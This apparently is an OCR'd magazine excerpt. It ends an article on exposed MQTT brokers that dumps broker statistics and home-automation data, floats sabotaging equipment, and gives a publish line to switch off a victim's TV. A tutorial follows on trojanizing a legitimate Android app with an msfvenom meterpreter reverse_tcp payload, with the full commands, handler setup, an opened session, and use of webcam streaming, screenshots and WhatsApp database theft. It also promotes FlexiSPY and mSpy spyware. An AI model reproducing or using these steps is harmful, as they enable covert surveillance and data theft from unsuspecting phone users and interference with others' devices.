[+] Topic: $SYS/broker/publish/messages/sent - Message: 6473
[+] Topic: $SYS/broker/publish/bytes/received - Message: 261711337
[+] Topic: $SYS/broker/publish/bytes/sent - Message: 1634434
[+] Topic: $SYS/broker/bytes/received - Message: 283704449
[+] Topic: $SYS/broker/bytes/sent - Message: 1900199
[+] Topic: $SYS/broker/load/messages/received/1min - Message: 13.55
[+] Topic: $SYS/broker/load/messages/received/5min - Message: 18.04
[+] Topic: $SYS/broker/load/messages/received/15min - Message: 18.24
[+] Topic: $SYS/broker/load/messages/sent/1min - Message: 1.02
[+] Topic: $SYS/broker/load/messages/sent/5min - Message: 1.01
[+] Topic: $SYS/broker/load/messages/sent/15min - Message: 1.00
[+] Topic: $SYS/broker/load/bytes/received/1min - Message: 3469.32
[+] Topic: $SYS/broker/load/bytes/received/5min - Message: 4705.94
[+] Topic: $SYS/broker/load/bytes/received/15min - Message: 4767.24
[+] Topic: $SYS/broker/load/bytes/sent/1min - Message: 2.05
[+] Topic: $SYS/broker/load/bytes/sent/5min - Message: 2.02
[+] Topic: $SYS/broker/load/bytes/sent/15min - Message: 2.00
[+] Topic: $SYS/broker/load/sockets/1min - Message: 0.06
[+] Topic: $SYS/broker/load/sockets/5min - Message: 0.20
[+] Topic: $SYS/broker/load/sockets/15min - Message: 0.07
```

10 Topics status information

This information is gold. The following data can be observed very clearly:

- Broker MQTT version
- Broker MQTT installation date
- Broker's clients:
  - Number of clients.
  - Inactive/Disconnected/Expired/connected clients.
  - Maximum clients allowed in broker.
  - Stored/received/sent messages.
  - Number of subscriptions.

- Stored/received/sent messages published.
- Volume in time of messages/bytes received/sent.

The power of this information is that it allows us to know exactly the status of a broker at a determinate time and have real-time statistics, which can allow us to know the ideal time to attack and modify some data by sending messages to topics that will be consumed by someone.

In the same way that we have subscribed to different topics that show information of broker's topics, we have subscribed to topics. Therefore, we can see the data that is sent/received in them.


```
[+] Topic: domoticz/out/FP01/VCpu - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044D",
   "idx" : 6,
   "meterType" : "Energy",
   "name" : "Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "38.80",
   "unit" : 1
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044E",
   "idx" : 7,
   "meterType" : "Energy",
   "name" : "VAIO Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "4.62",
   "unit" : 1
}

[+] Topic: domoticz/out/FP01/VMem - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044E",
   "idx" : 7,
   "meterType" : "Energy",
   "name" : "VAIO Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "4.62",
   "unit" : 1
}
```


11 Data of battery

In this case, we can observe some data related to a CPU and memory of a battery that’s connected to broker.

```
[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Temp + Humidity",
   "id" : "2",
   "idx" : 31,
   "name" : "Nest Livingroom",
   "nvalue" : 0,
   "stype" : "WTGR800",
   "svalue1" : "18.7",
   "svalue2" : "45",
   "svalue3" : "1",
   "unit" : 0
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Thermostat",
   "id" : "0000004",
   "idx" : 35,
   "name" : "Home Basement Setpoint",
   "nvalue" : 0,
   "stype" : "SetPoint",
   "svalue1" : "18.49",
   "unit" : 0
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Temp + Humidity",
   "id" : "5",
   "idx" : 36,
   "name" : "Nest Basement",
   "nvalue" : 0,
   "stype" : "WTGR800",
   "svalue1" : "18.7",
   "svalue2" : "41",
   "svalue3" : "1",
   "unit" : 0
}
```



12 Data of battery environment

This other example gives us more dangerous information than the previous one. In this case, we have information about temperature, humidity and thermostat of a battery. If we put the IP of this broker in Shodan, we will know exactly what company it is and where it is and the real danger that exists if we change any data. In this case, I will not do it because I want to preserve the anonymity of the company and not risk any possible legal action.

Let's imagine that the battery is from a machine that builds cars. What could happen if we modify the data to the most extreme case to stop it? The damage would be very serious.

In this third example, we can verify that we have accessed a site where the network is configured through MQTT. This data (modified so as not to implicate anyone) shows all the data related to the network equipment.

In this case, the consequences would be very clear, because if we change the IP and MAC of switches and we put the same to all, we will get to throw the network, which can lead to great damages.



14 Automation home data

This example is the most fun of all. We can see that, in this case, through MQTT garages, monitors and televisions are controlled. Looking at the example in detail, it's clear that using binary responses (0/1) the garages are opened or closed or the monitors are turned on or off. Also that changing online/offline can turn on or off the televisions.

At this point, it is necessary to indicate how data would be sent to the topics for another client to read and modify the data.

```
client.publish(topic="tele/sonoff/LWT",payload="{'Message':'offline'})
```

With this simple line, we would publish in the topic that message, which would later be consumed by another client (a TV) and the television would be turned off. So easy and simple.

In summary, MQTT is very dangerous, as can be seen, if it's not safe. For this reason, they will give a series of recommendations to follow to make the protocol safe.

- First, it can work on two levels to make the data secure. The first level is network which encrypts the data that navigates through TCP/IP with TLS. The second level is to encrypt the payload. In this way, if messages from the network are intercepted, they can't be read in clear text.

- Restricting Access to topics. We can control which clients are able to subscribe and publish to topics. The main control mechanism is the username or client ID. In this way, if a "hacker" wants to gain access to the broker but does not know the client's ID, he will never be able to access it.

- Use customer certificates, for example, x509 format. This is the most secure method of client authentication but also the most difficult to implement because it needs to deploy and manage certificates on many clients.

- Use username and password in clients. It's a good idea if it's not a public server but bad idea otherwise. Perhaps it's the most useless measure of all, because (attention) both the password and the user ***browse through network in plain text.*** In other words, if someone accesses the network and uses Wireshark, they will be able to see the password and the user without problems. That is to say, if the number of security measures increases, the more secure we will make the MQTT protocol.

In short, MQTT is a typical protocol in the world of IOT that, when used well, allows us to connect all the elements of home automation that we want with a low bandwidth. On the other hand, if it's not safe as we have seen, the security of both data and physical can be at serious risk.

HOW TO OPEN A BACKDOOR IN ANDROID DEVICES

THROUGH THE INSERTION OF A PAYLOAD IN A LEGITIMATE APK

by Lucas García

ABOUT THE AUTHOR

Lucas García

Currently, I am a student at the University of Oviedo (Spain) and I am in the last year of the computer software engineering degree. I have done my internship with the company **redborder** as a security consultant, conducting an audit on one of its platforms, on which I am doing my final degree work. More information about my professional profile at:

https://www.linkedin.com/in/lucas-garcía-fernández-8b93b695

Nowadays, we don't need to be an expert user to download and install a free internet application in a mobile device. That is the reason so many people do that habitually. For instance, some try to avoid the costs of paying for an application instead of downloading it from an official store, as the software developers used to recommend. The trouble is that infecting a legal application is so easy, in the same way that to download it, so the probability that those applications could be infected is very high.

WHAT YOU WILL LEARN

- How to infect an Android application with a payload, which allows remote access to the victim's device.
- How to use that backdoor to make actions as download files, take pictures with the cam, sending texts, etc.,
- How to use some features of Metasploit framework (msfvenom and msfconsole)

WHAT YOU SHOULD KNOW

- Basic knowledge of UNIX Shell command
- Basic knowledge of OS Kali Linux and Metasploit framework
- Basic knowledge of how an Android application works
- Knowledge of OS Android at user level

INTRODUCTION

We will follow simple steps to determine the application's infection as the payload's exploitation to open a backdoor. We will do everything through Metasploit Framework as it is very well known and is used by professionals. Msfvenom is Metasploit's tool that combines msfpayload and msfencode: msfpayload creates infected executables with payloads and msfencode camouflages them or obfuscates to the antivirus.

HOW TO INFECT A LEGAL APPLICATION

First of all, it would be necessary to download an apk from an application. Although it could be any application, in this case we will use a free calculator application since who wouldn't trust a calculator application?

Once we have the apk from the application that we wish to infect, it is necessary to open a terminal and set in the file where the apk is. This will make it easier to write the path of the files. Once you do this, we type the next command:

```
msfvenom –x legitimateApk –p android/meterpreter/payload
lhost=host lport=port –o infectedApk
```

Figure 1 - Obfuscation's command from the payload in an apk

Once the original application is decompiled with this command, we modify the file permissions of Android Manifest to change the ones necessary for executing the payload, copying the payload files to the decompiled application and finally, including a call in the "on_create()" of payload application so when we start the application, the payload starts working and permits access to the device. After this, the application is rebuilt and signed. This signature is not registered or verified by Google Play, so for that, for its installation, it will be necessary to enable unknown sources in the victim's device. This requirement doesn't cause a warning because there are a lot of applications from the Internet that aren't infected and that also require this option to be enabled.

```
root@ape:~# cd Escritorio/
root@ape:~/Escritorio# msfvenom -x calculator-plus-5-2-6.apk -p android/meterpreter/reverse_tcp
 lhost=[redacted] lport=1234 -o calc.apk
Using APK template: calculator-plus-5-2-6.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.digitalchemy.calculator.freedecimal.igkkm
[*] Loading /tmp/d20170912-14008-1qm414k/original/smali/com/digitalchemy/calculator/freedecimal
/FreeCalculatorPlusCalculatorApplicationDelegate.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Rebuilding calculator-plus-5-2-6.apk with meterpreter injection as /tmp/d20170912-14008-1qm
414k/output.apk
[*] Signing /tmp/d20170912-14008-1qm414k/output.apk
[*] Aligning /tmp/d20170912-14008-1qm414k/output.apk
Payload size: 11454358 bytes
Saved as: calc.apk
root@ape:~/Escritorio#
```

Figure 2 – Output from Msfvenom's tool

In the above figure, you can see how to inject the payload and modify the permission of the original application for assigning it to the new one. Once finished, the process will create a new apk with a new name in the original apk folder, identical to that apk, but with a new payload introduced.

OPEN BACKDOOR IN THE DEVICE

Now we must run the payload handler to create a new connection to the device when the victim's device launches the application.

First of all, it is necessary run the Metasploit console with the command *"msfconsole"*




Figure 3 – Run with the Msfconsole's tool

Then it runs the exploit (handler) and it specifies the payload written in the infected apk, it writes the IP and port in the exploit. These will be the same ones that we wrote when it created the infected apk. Then, it will run the same exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lport 1234
lport => 1234
msf exploit(handler) > set lhost [redacted]
lhost => [redacted]
msf exploit(handler) > exploit

[*] Started reverse TCP handler on [redacted]:1234
[*] Starting the payload handler...
```

Figure 4 – Start the payload handler

At this point, the device keeps the payload handler, which will send a signal when it starts to set the connection with the device where it's installed.

Now we just need to install the infected apk in a victim's Android device. The application will be identical to the original as to its apparent working, but because it is infected, it could require more permissions than the original.




Figure 5 – Permissions requested by the application

When we are going to install the infected application, we can check how to ask the necessary permissions for the payload. In this case, it is absurd for a calculator but if the application that we are going to infect, was one that originally needed those permissions, it wouldn't be so absurd.

Once the application is installed, immediately after opening it, you can check how the handler identifies that the payload is running.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on [redacted]:1234
[*] Starting the payload handler...
[*] Sending stage (68404 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:1234 -> [redacted]:31837) at 2017-09-15 18:50:40 +0200

meterpreter >
```

Figure 6 – Connection to an infected device

The application, of course, works exactly in the same way as the original one.

Figure 7 – How the infected application works

We have tested with popular applications (as Facebook lite) and this method has worked without problems in the same way that it worked for the calculator application.

PAYLOAD CONSOLE OPTIONS

Once you open the console, running the command `"?"` you can see the exploit options.

```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_stream Play a video stream from the specified webcam
```

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS
```

Figure 6 – Exploit's supported list of commands

There are commands that are so easy, such as "*screenshot*", that takes a device's screenshot in that moment. Also, it is "*webcam_snap*" that takes a picture with the device's back camera. Also, "*webcam_stream*" creates an HTML file that shows the camera's capture in real time (although without high resolution).

```
meterpreter > screenshot
Screenshot saved to: /root/Descargas/YzLiuqVO.jpeg
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: SVkUkWmN.html
[*] Streaming...
```

Figure 7 – Running "screenshot" and "webcam_stream" commands




Figure 8 – HTML file from the "webcam_stream" command

Another interesting command is "*shell*". This command can open a terminal session in the remote device. Another command is "download", to get any file from the device, like the WhatsApp database on the device´s images.

```
meterpreter >download /sdcard/Whatsapp/Databases
[*] downloading: /sdcard/Whatsapp/Databases/msgstore.db.crypt12 -> Databases/msgstore.db.crypt12
[*] download   : /sdcard/Whatsapp/Databases/msgstore.db.crypt12 -> Databases/msgstore.db.crypt12
meterpreter >
```

Figure 9 - Running "download" command

There are other interesting commands, like send texts or download the call log.

HOW TO DETECT THIS TYPE OF THREAT

There is no simple way to detect this type of attack, thanks to the obfuscation features that msfvenom gets from (obtained from) msfencode. One recommendation is to pay attention to the permissions requested by the application when installing, as well as not downloading applications from doubtful or unknown places of which we don't have enough references.

OTHER COMMERCIAL OPTIONS

Of course, it's not the only way to get access to an Android device. You can check some of the many possibilities offered by professional tools, although they may be more difficult to mask at the time of installation, because the examples shown are not embedded in another application, but are much more effective and comfortable to use once they are installed, almost all of them offer control through a graphical interface.

FlexiSPY

It's a spy application that allows monitoring in real time of many aspects of a device, as well as establishing limited remote control (take photos, restart the device ...). In addition, it offers a comfortable desktop interface to control and organize all the data obtained. Some of the functions that this application provides are:

Figure 12 - Services offered by FlexiSPY

mSpy

This application has been among the 10 best spy applications. Although the most popular use is the monitoring, like the previous application, it allows remote control too. Some features or functions that the application allows are the following:

